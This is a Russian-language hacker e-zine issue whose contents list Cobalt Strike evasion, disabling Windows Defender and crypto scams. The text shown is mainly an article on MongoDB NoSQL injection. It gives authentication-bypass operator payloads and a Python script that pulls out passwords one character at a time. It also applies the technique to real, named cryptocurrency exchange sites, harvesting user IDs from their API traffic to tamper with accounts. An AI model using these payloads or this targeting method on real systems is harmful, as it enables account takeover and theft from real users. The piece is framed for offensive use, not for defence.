

INCEPTION

#7

NoSQL-Injection

Hide your CobaltStrike

Отключаем Windows Defender

Скамим крипту по крупному

Удаленная Картошка Ноль и CS

Вскрываем сайты

Виталий Кремез мёртв

СОДЕРЖАНИЕ

Приветствие от Админа	2
Приветствие от команды журнала	4
NoSQL-Injection или то, что еще не задрчили	5
Hide your CobaltStrike like a PRO! & Bypass Kaspersky End Point Security AV/EDR	19
Отключаем Windows Defender (+ UAC Bypass, + Повышение до уровня SYSTEM)	60
Сканим крипту по крупному	71
Удаленная Картошка Ноль и Cobalt Strike. Повышаем привилегии в AD через кросс-протокольную атаку NTLM Relay	89
Вскрываем сайты через кривое API	114
Интервью с bratva	119



Привет от старых штиблет новым портнянкам! Да-да, признаем, выпуск затянулся. Но мы продолжаем радовать вас контентом, ведь знания - сила! Ezine INCEPTION #7 врывается в этот мир! Представляем вам приятный уютный и интересный Езин.

Приятного чтения.



Старик сидел на скамейке на детской площадке и смотрел на сломанную металлическую ракету.

В детстве он мечтал взлететь к звездам, но теперь он был стар, а ракета так и не оторвалась от земли. Но все же сердце старика наполнилось тем же волнением, которые он испытывал в детстве. Он закрыл глаза и глубоко вздохнул, чувствуя, как прохладный воздух наполняет его легкие и успокаивает разум

Размышая, он начал понимать, что истинный вкус жизни заключен не в достижении его детских мечтаний, а в простом наблюдении за окружающим миром.

Он увидел, что игровая площадка - это тень постоянно развивающегося мира, наполненного красотой прогресса и обещанием бесконечных возможностей.

Старик как-бы на мгновенье ухватил суть того, что ключ к счастью в радости осознанно наблюдать за тем, как развивается мир.

Теперь уже с восхищением старик открыл глаза и улыбнулся стоящей перед ним разбитой ракете.

Он знал, что в этом удивительном мире еще столько всего предстоит узнать и исследовать, и был благодарен за возможность быть сопричастным этому буйному росту.



Чуть больше чем через год, но мы рады вас снова приветствовать!
Этот выпуск должен был увидеть свет ровно год назад, но, к сожалению,
так сложилось что это происходит только сейчас.

Тогда мы собирали план, статьи, делали рисунки - но случилось 23
февраля и привычная картина мира изменилась для нас всех.
Кто-то перестал выходить на связь, кто-то решил идти своим путём, но
наш общий энтузиазм не угас и желание показать именно тот выпуск
осталось.

Дальше, мы надеемся, что мы изменимся с этим миром в лучшую
сторону.

Знания = наше всё.
Всем удачи ребята!

**Несколько теплых слов от
редакции выпуска**



NO SQL УЖЕ ЧТО
ЕЩЕ НЕ ЗАДРУЖИЛ
ОХУСЕР

NoSQL-Injection или то, что еще не задрочили by [0xUser](#)




Практически все знают, что такое SQL-инъекции, практически каждый хоть раз да и находил их, и дампил через них базы с каких-нибудь уже задроченных(или не совсем задроченных) сайтов. На эту тему написано очень много статей, но NoSQL-инъекции не получили такое широкое освещение, по ним значительно меньше информации, большая часть которой представлена на английском языке, а ведь MongoDB с которой мы и будем сегодня работать входит в ТОП-10 самых используемых баз данных на 2022 год [1].

Rank			DBMS	Database Model	Score		
	Jun 2022	May 2022			Jun 2022	May 2022	Jun 2021
1.	1.	1.	Oracle	Relational, Multi-model	1287.74	+24.92	+16.80
2.	2.	2.	MySQL	Relational, Multi-model	1189.21	-12.89	-38.65
3.	3.	3.	Microsoft SQL Server	Relational, Multi-model	933.83	-7.37	-57.25
4.	4.	4.	PostgreSQL	Relational, Multi-model	620.84	+5.55	+52.32
5.	5.	5.	MongoDB	Document, Multi-model	480.73	+2.49	-7.49
6.	6.	↑ 7.	Redis	Key-value, Multi-model	175.31	-3.71	+10.06
7.	7.	↓ 6.	IBM Db2	Relational, Multi-model	159.19	-1.14	-7.85
8.	8.	8.	Elasticsearch	Search engine, Multi-model	156.00	-1.70	+1.20
9.	9.	↑ 10.	Microsoft Access	Relational	141.82	-1.62	+26.88
10.	10.	↓ 9.	SQLite	Relational	135.44	+0.70	+4.90

Как только объявили конкурс, статья “Вскрываем сайты через кривое API” [2], была одной из первых, там автор на практических примерах показал если тыкнуть так и так, то получится вот так и так, однако там ни слова не было о NoSQL-injection, и о том почему оно все так работает, хотя это ни что иное как NoSQL-injection в его статье, именно эта статья и натолкнула меня на мысль раскрыть данную тему.

1Х_РАЗНИЦА МЕЖДУ SQL И NOSQL


Существует два основных типа баз данных: реляционные(SQL) и нереляционные(NoSQL).



В реляционных базах данных (MySQL, MariaDB, PostgreSQL, MSSQL) вся информация упорядочена в виде таблиц и столбцов. То есть таблицы и столбцы уже заранее прописаны в базе данных, их названия, тип данных, который они будут хранить, все прописано уже заранее, чтобы получить информацию из реляционных баз данных используется язык SQL, неправильное использование которого и становится причиной появления SQL-инъекций.

В нереляционных базах данных (MongoDB, ElasticSearch, CouchDB, Berkeley DB, MemcachedB, Redis, Riak) информация хранится немного по-другому. Использование этих БД позволяет улучшить: производительность, масштабируемость и удобство в работе. На картинке выше вы можете видеть 4 вида нереляционных баз данных:

- База типа ключ-значение удобна для хранения кэша или пользовательских сессий.
- Колоночные подходят для хранения логов, аналитических данных и прочего.
- Графовые используются в основном для алгоритмов рекомендации, маршрутизации и т.д.
- Документо-ориентированные базы данных. Эти базы данных уже более универсальны, здесь хранятся документы, документ это набор нескольких пар ключ-значение, данные хранятся в таких стандартах как XML, YAML, JSON. Данные документы группируются в коллекции, в результате чего мы получаем определенную логическую иерархию, коллекция это как таблица в реляционных базах данных.



Тут я не буду описывать особенности каждого типа NoSQL баз данных, я лишь дал примерное описание, что бы вы понимали, где и для чего используется каждый из них. Если вам интересна информация по какому-то определенному типу, вы можете это спокойно нагуглить. И тут возникает вопрос, а на какой конкретный тип баз данных мы будем совершать атаки? Если вы посмотрите повнимательнее на картинку выше, то увидите, что документо-ориентированный тип больше всего похож на реляционные базы данных, тут есть JSON объект в котором хранится определенная информация о пользователе, вот именно с этим типом мы и будем работать. Одним из самых ярких представителей данного типа является MongoDB, хоть конечно и есть другие представители, удобство использование этой базы данных заставляет разработчиков выбирать именно ее.

2x_ИСПОЛЬЗОВАНИЕ MONGODB В РАЗРАБОТКЕ

Что бы красиво и эффективно ломать, нужно понимать как все построено, все-таки тупым топором не так удобно рубить дерево, как острым. В веб-приложении с использованием SQL-баз данных при авторизации к базе летит примерно такой SQL запрос:

```
SELECT * FROM XSS_users WHERE login='0xUser' AND password = 'pass123';
```

Само собой в адекватном приложении передаваемые параметры проверяются, как-то фильтруются и т.д. это лишь примерно. В то время, как в NoSQL базах данных, данный запрос выглядел бы примерно следующим образом:


```
User.find({login: '0xUser', password: 'pass123'})
```

Причина возникновения NoSQL-injection, аналогична причине возникновения SQL-injection, плохая фильтрация входных данных. На ютубе можно найти кучу обучающих видео по работе с NodeJS, и почему-то в львиной доле этих видео используется именно MongoDB & Mongoose, горе кодеры насмотревшись этих мануалов, начинают использовать именно эту базу


```
1 app.post('/signin', async (req, resp) =>{
2     try {
3         if (!req.body.login || !req.body.password) {
4             resp.status(400).json({ message: 'Логин и пароль обязательны для заполнения' })
5         } else {
6             User.find({login: req.body.login, password: req.body.password}, (err, users) => {
7                 if (users.length > 0) {
8                     resp.status(200).json({message: 'Вы успешно вошли!'})
9                 } else {
10                     resp.status(401).json({message: 'неверный логин или пароль!'})
11                 }
12             })
13         }
14     } catch (error) {
15         console.log(error)
16         resp.status(401).end()
17     }
18 })
```

Обычно логин и пароль просто проверяются на длину и вообще их присутствие в получаемых данных, о фильтрации как в данном примере просто забывают. Код данного приложения вы можете найти в источниках [3]. Код очень простой, даже если вы не ас в NodeJS, то будет достаточно примерно минут 15, чтобы понять, что к чему. Из входных данных берется login и password (req.body.login & req.body.password), они вставляются в JSON-объект, поиск которого совершается в базе, результат данного поиска мы получаем в колбэк функции которая передается в функцию find вторым аргументом, и так мы получаем err и users, если массив users не пустой, то мы получает сообщение о том, что мы авторизовались, если нет, то получаем сообщение о том что логин или пароль неверный. Пост данные отправляемые на сайт не всегда могут быть представлены в виде JSON документа, это может быть обычный raw “login=0xUser&password=pass123”.

Тут может появиться вопрос, а где собственно уязвимость? В чем она заключается? Вот тут мы и подошли к самой сути NoSQL-инъекции. Мы можем видеть, как передается JSON-объект в функцию поиска, сам объект и является критерием поиска в базе данных, подобно SQL-injection, где используются специальные символы для раннего закрытия команды, передаваемой к базе, то есть преобразования критерия поиска, мы также преобразуем JSON-объект, передаваемый к базе данных. Давайте же попробуем обойти авторизацию, и залогиниться под обычным пользователем, не зная его пароль, а потом и узнаем пароль, все это на тестовом веб приложении, которое я собрал выше. Для отправки запросов нашему приложению я буду использовать PostMan, весьма удобное приложение для отправки запросов. Я не буду объяснять, что к чему в PostMan, интерфейс и так юзер-френдли.



Как видите все работает правильно, с верным пассом получаем сообщение о том, что вошли, с неверным пассом соответствующее сообщение о том, что логин или пароль неверный. Теперь давайте же попробуем обойти авторизацию.



Как мы можем видеть, вместо “password” мы передаем JSON-объект (JSON в JSON`е), в данном объекте присутствует оператор “\$gt” (Greater than), которому соответствует пустая строка. Обращаясь к базе данных MongoDB, мы как бы говорим найди строку где “login” = “0xUser” и пароль больше чем пустая строка, а поскольку пароль у пользователя точно больше чем пустая строка, данный запрос вернет пользователя из бд, в результате чего, мы и оказываемся авторизованными. И также во втором примере присутствует оператор “\$exists” равный значению true, то есть если пароль существует вообще. Все существующие операторы есть на сайте MongoDB [4], конкретнее по навигации с боку Reference -> Operators.\

Основные операторы которые мы будем использовать при атаке на веб-приложения:

- {\$gt: 0}
- {\$exists: true}
- {\$regex: “тут регулярка”}

Как обходить мы разобрались, теперь я покажу как можно получить пароль пользователя, данный метод схож с Boolean-based Blind SQL-injection, где по ответу от сервера мы вытягивает каждый символ строки по очереди. Для этого мы немного изменим уже готовый скрипт [5] под себя.

```
Python > NoSQL.py > ...
1 import requests
2 import string
3
4 username="admin"
5 password=""
6 u="http://127.0.0.1:666/signin"
7 headers={'content-type': 'application/json'}
8
9 while True:
10     for c in string.printable:
11         if c not in ['*', '+', '.', '?', '|', '"']:
12
13             payload='{ "login": "0xUser", "password": {"$regex": "%s"} }' % (password + c)
14             r = requests.post(u, data = payload, headers = headers, verify = False)
15
16             if r.json() == { "message" : "Вы успешно вошли!"}:
17                 password += c
18                 print(password)
19                 break
```



Что собственно делает этот скрипт? Он в цикле проходит массив символов, по очереди подставляя каждый в пост данные, а если конкретнее то в регулярку, согласно которой если пароль начинается также как подставляемые данные, то база вернет пользователя, если база возвращает пользователя то мы оказываемся авторизованы, как в примерах выше, по полученному ответу от сервера мы смотрим авторизовались или нет, если авторизовались записывает этот символ и снова бежим по циклу, результат будет примерно такой.

```
p
pa
pas
pass
pass1    XSS.is
pass12
pass123
pass123$
pass123$$
pass123$$$
```

Ну само собой знаки доллара уже лишние и мы можем останавливать скрипт, вот мы и получили пароль пользователя.

Задача сейчас покажу, откуда на сайт готовилось нападение

В соседней статье был пример с атакой на два сайта coinbazaar и handypick, если мы попробуем атаковать данные сайты этим пейлоудом, то увидим, что ничего не выходит.

The screenshot shows a POST request to <https://www.coinbazaar.com/api/v1/user/userLogin>. The Body tab contains the following JSON payload:

```
1 {
2   "email": "shukarach",
3   "password": "1$@!@#",
4   "browser": "3760113402",
5   "browserType": "chrome",
6   "location": "",
7   "system_ip": ""
8 }
```

The response body shows an error message:

```
1 {
2   "responseCode": 500,
3   "responseMessage": "Invalid credentials",
4   "err": "Incorrect arguments"
5 }
```

На этом моменте вопрос “какого хера?” напрашивается сам собой, тут все очень просто. Если сайт не хавает данное выражение, то это значит, что над паролем проводятся какие-то определенные манипуляции, то есть он хэшируется, я решил зарегать новый аккаунт и посмотреть, что за JSON файл мы получаем в ответ (файл с этим json прикреплен).



Как и ожидалось, пароль хэшируется с помощью bcrypt, а значит стандартный вектор атаки нам просто не подходит, поскольку что бы мы не отправили оно будет завернуто в bcrypt и будет сравниваться с паролем в базе. Однако, как и было описано в соседней статье, мы можем изменить любые данные пользователя благодаря определенному запросу. Возникает вопрос, как так, почему при авторизации мы не можем эксплуатировать уязвимость, а в том месте можем, все просто, если при авторизации с входными данными совершаются манипуляции, то при реквесте на изменение, никаких манипуляций с входными данными нет, и код на этом роуте выглядит примерно следующим образом:



```

2 app.post('/api/v1/user/updateUserInfo', async (req, resp) => {
3   try {
4     if (req.headers.token === undefined) {
5       resp.status(411).json({responseCode: 411, responseMessage: "No token provided."})
6     } else {
7       await User.updateOne({id: req.headers.id}, {`$set` : req.body})
8       User.find({id: req.headers.id}, (err, users) => {
9         resp.status(200).json(users)
10      })
11    }
12  }
13 } catch {
14   resp.status(411).json({responseCode: 411, responseMessage: "Unexpected error"})
15 }
16 )

```

Поскольку там требуется ID пользователя, который нам неизвестен, но рас уж при регистрации нам так свободно возвращают полный JSON документ, то там, где показывается информация о других пользователях, также должен возвращаться JSON документ, мои поиски не продлились долго, стоило только зайти на главную страницу, и мы можем видеть вот такой подгон:

Buyer	Payment Method	Price/BTC	Limit	to Pay on the dollar	Action
Abukoech	M-Pesa no third parties - fast release	3,616.54652 KES	50-1000 KES	\$100	<button>Buy</button>
gocrypto	PayPal verified paypal only - online transfer only	31,804.37 USD	50-150 USD	\$0.99	<button>Buy</button>
ruchi45	ETC (Ethereum Classic Coin) no negotiations	39,647.14 USD	10-300 USD	\$100	<button>Buy</button>
jam	Momo	250,335.09 GHS	50-200 GHS	\$0.99	<button>Buy</button>

Просто отслеживаем трафик с главной страницы, кому как удобно, я использовал панель разработчика, встроенную в браузере Ctrl+Shift+J и просто вбил в поиск первый логин, который есть на главной странице, вот и результат.

The screenshot shows the Network tab in the Chrome DevTools developer tools. A request to `www.coinsbazar.com/api/filter_trade?...&filter_trade...>200,"responseMessage": "Advertisement List found successfully", "result": { "docs": [{ "_id": "5d001c668c73f154f75a48849", "status": "ACTIVE", "type_of_trade_other": "Buy", "sell_Amount": 0, "add_tags": ["No third parties", "Fast release"], "payment_method": "B-Pesa", "toPay": 1, "min_transaction_limit": 50, "max_transaction_limit": 1000, "user_id": "5ffec97ecca1953102c44724", "user_name": "Abukoech", "currency_type": "KES", "price_league": "3616546.52", "createdAt": "2023-01-15T16:44:16.737Z", "id": "5d001c668c73f154f75a48849", "userStatus": "Away", "color": "#FF6734" }, { "_id": "63d2f99388fe6efcd589d623", "status": "ACTIVE", "type_of_trade_other": "Buy", "sell_Amount": 0, "add_tags": ["No third parties", "Fast release"], "payment_method": "B-Pesa", "toPay": 1, "min_transaction_limit": 50, "max_transaction_limit": 1000, "user_id": "5ffec97ecca1953102c44724", "user_name": "Abukoech", "currency_type": "KES", "price_league": "3616546.52", "createdAt": "2023-01-15T16:44:16.737Z", "id": "63d2f99388fe6efcd589d623", "userStatus": "Away", "color": "#FF6734" }] } }`


Details of the selected request:

- Name: `www.coinsbazar.com`
- Headers:
 - Content-Type: application/json
 - Accept: */*
- Response:
 - Content-Type: application/json
 - Body (raw):

```
{"responseCode": 200, "responseMessage": "Advertisement List found successfully", "result": { "docs": [ { "_id": "5d001c668c73f154f75a48849", "status": "ACTIVE", "type_of_trade_other": "Buy", "sell_Amount": 0, "add_tags": [ "No third parties", "Fast release" ], "payment_method": "B-Pesa", "toPay": 1, "min_transaction_limit": 50, "max_transaction_limit": 1000, "user_id": "5ffec97ecca1953102c44724", "user_name": "Abukoech", "currency_type": "KES", "price_league": "3616546.52", "createdAt": "2023-01-15T16:44:16.737Z", "id": "5d001c668c73f154f75a48849", "userStatus": "Away", "color": "#FF6734" }, { "_id": "63d2f99388fe6efcd589d623", "status": "ACTIVE", "type_of_trade_other": "Buy", "sell_Amount": 0, "add_tags": [ "No third parties", "Fast release" ], "payment_method": "B-Pesa", "toPay": 1, "min_transaction_limit": 50, "max_transaction_limit": 1000, "user_id": "5ffec97ecca1953102c44724", "user_name": "Abukoech", "currency_type": "KES", "price_league": "3616546.52", "createdAt": "2023-01-15T16:44:16.737Z", "id": "63d2f99388fe6efcd589d623", "userStatus": "Away", "color": "#FF6734" } ] } }
```

